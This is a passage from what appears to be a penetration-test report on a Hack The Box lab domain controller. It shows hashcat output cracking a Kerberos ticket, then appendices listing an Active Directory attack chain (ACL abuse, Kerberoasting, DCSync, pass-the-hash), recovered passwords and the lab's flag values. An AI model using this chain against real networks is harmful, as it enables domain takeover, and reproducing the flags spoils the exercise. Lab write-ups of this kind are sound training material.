f37c744a04391ee92e23d64d3be6ade248bb1737aba971851aed0d9b41b0e1749525e888243cab52f22aa726a2ab2ce58d77c942a0581c8698ac7d951664291fd69ac2c069b3ba663d52af3704a96a55d78330288ffb95bcadadeaa678b4c672d37191aeea040e
67f5e7c52e09b26b07a8576f40efa5e0bd399b35520b054872c8d686bda93721b5a7682469e573bd62d9565bde9819468055698fdb17dfe9662876f346105b8c43b8249b0ac0b48a764ac097562a4cdf701f8b1d20f9ed11e7a4c3517658c64318c1292ba76e02
f175a2d747fe8b111a8cd9153757ddbb3ac7c40ef6b60b6c28707c23c9de157c2bb3c36a17d108c7d43262318076885814f9855b7917cdd8e3ccd30fd11a8a7cfbee9816ebeb2e270c8baf9a35dca750e9a7d4b3780a4b382d3ccc46c4220913bcecf7c8072762
9b43c77ef4e5260ec79f607baec7195a76178676f505315b2b05cd0cf618c25345867390d16118dc13090a5a2015b32a27f1a37ea828f027bf85d8a66cff2aa0b9fa28a0b17c978c1077f84ba2993ee6b1f5fb927d93906c2fc2ecd4d6b6af78a832de129c5de7
6745b8d6f2761c50deae5753a6362f140de90bde430baf73278b793c0422564fbf97d261958a645562e3824b8688e543b659f7a774825b66dfbc27f7b92a13ee2be6257d1854a7d9799305772106ddaaafae5d5b9e2788d0ff852514f4dccadf58cbea05bfdb3a
ac7c978ea585d0db5c0a50f87015b135924f97103553f7c6c8b3052e46e18492e7807d75b285ad1b2bed040190fbeb5d8eefea33955bbf30f1087a935b09845765f6fa4fe9c8b7525dfcfab271b0bc143247f30a445d6bf3c62b1b3bed24e6cf561489bd477fcb
43d985091b47280aca9e0aefd298dad81a23355895caca5c43d2d4c0b3ac2dc785f3e14cc9080f2c8536bed94bdc829f9caa526e79af531a16f9081761ae2caf35a2f23f72fe48c962e03158990bd9675b71a8a631ca9e8dd5b4dc0d1f1f26d503610525066a9
a88:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....6a9a88
Time.Started.....: Wed Jun 10 19:10:54 2026 (0 secs)
Time.Estimated...: Wed Jun 10 19:10:54 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   112.7 MH/s (8.24ms) @ Accel:876 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1906176/14344384 (13.29%)
Rejected.........: 0/1906176 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> cola55
Hardware.Mon.#01.: Temp: 31c Fan: 30% Util:  0% Core:2010MHz Mem:6800MHz Bus:16

Started: Wed Jun 10 19:10:53 2026
Stopped: Wed Jun 10 19:10:55 2026
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.14.38	21	FTP	Microsoft ftpd
10.129.14.38	53	DNS	Simple DNS Plus
10.129.14.38	88	Kerberos	Microsoft Windows Kerberos
10.129.14.38	135	RPC	Microsoft Windows RPC
10.129.14.38	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.14.38	389	LDAP	Microsoft Windows AD LDAP (Domain: administrator.htb)
10.129.14.38	445	SMB	Microsoft SMB
10.129.14.38	464	kpasswd	Kerberos password change
10.129.14.38	593	RPC/HTTP	Microsoft Windows RPC over HTTP 1.0
10.129.14.38	636	LDAPS	LDAP over SSL
10.129.14.38	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.14.38	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.14.38	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
administrator.htb	Primary domain — DC	LDAP domain discovery
dc.administrator.htb	Domain controller	LDAP hostname enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
DC.administrator.htb (10.129.14.38)	Internal	GenericAll → Michael password set → ForceChangePassword → Benjamin password set	Credential pivoting via ACL chain
DC.administrator.htb (10.129.14.38)	Internal	FTP as Benjamin → Backup.psafe3 cracked → Emily credentials	WinRM as Emily; user flag
DC.administrator.htb (10.129.14.38)	Internal	GenericWrite → Targeted Kerberoast → Ethan TGS cracked → DCSync	Administrator NT hash; root flag

A.5 Compromised Users

Username	Type	Method	Notes
Olivia	Domain user	Provided (grey-box initial credential)	BloodHound collection; GenericAll over Michael
Michael	Domain user	GenericAll from Olivia — password set	ForceChangePassword over Benjamin
Benjamin	Domain user	ForceChangePassword from Michael — password set	FTP access; Backup.psafe3 retrieved
Emily	Domain user	Password Safe archive (tekieromucho master)	WinRM; user flag; GenericWrite over Ethan
Ethan	Domain user	Targeted Kerberoast via GenericWrite from Emily (limpbizkit)	DCSync rights
Administrator	Domain administrator	DCSync via Ethan — NT hash (pass-the-hash)	Full domain compromise; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
administrator.htb	AD	Michael password was set to Password1! — rotate
administrator.htb	AD	Benjamin password was set to Password1! — rotate
administrator.htb	AD	Ethan SPN may have been left — verify msDS-ServicePrincipalName is clean

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC.administrator.htb	b41bd2f7a3fdf13016b018a2e91c187b	C:\Users\emily\Desktop\user.txt	ACL chain → FTP → Backup.psafe3 cracked → evil-winrm as Emily
2	DC.administrator.htb	0d2619bd1dd83c8c5339a4906d989489	C:\Users\Administrator\Desktop\root.txt	Targeted Kerberoast → DCSync → evil-winrm as Administrator (pass-the-hash)

End of Report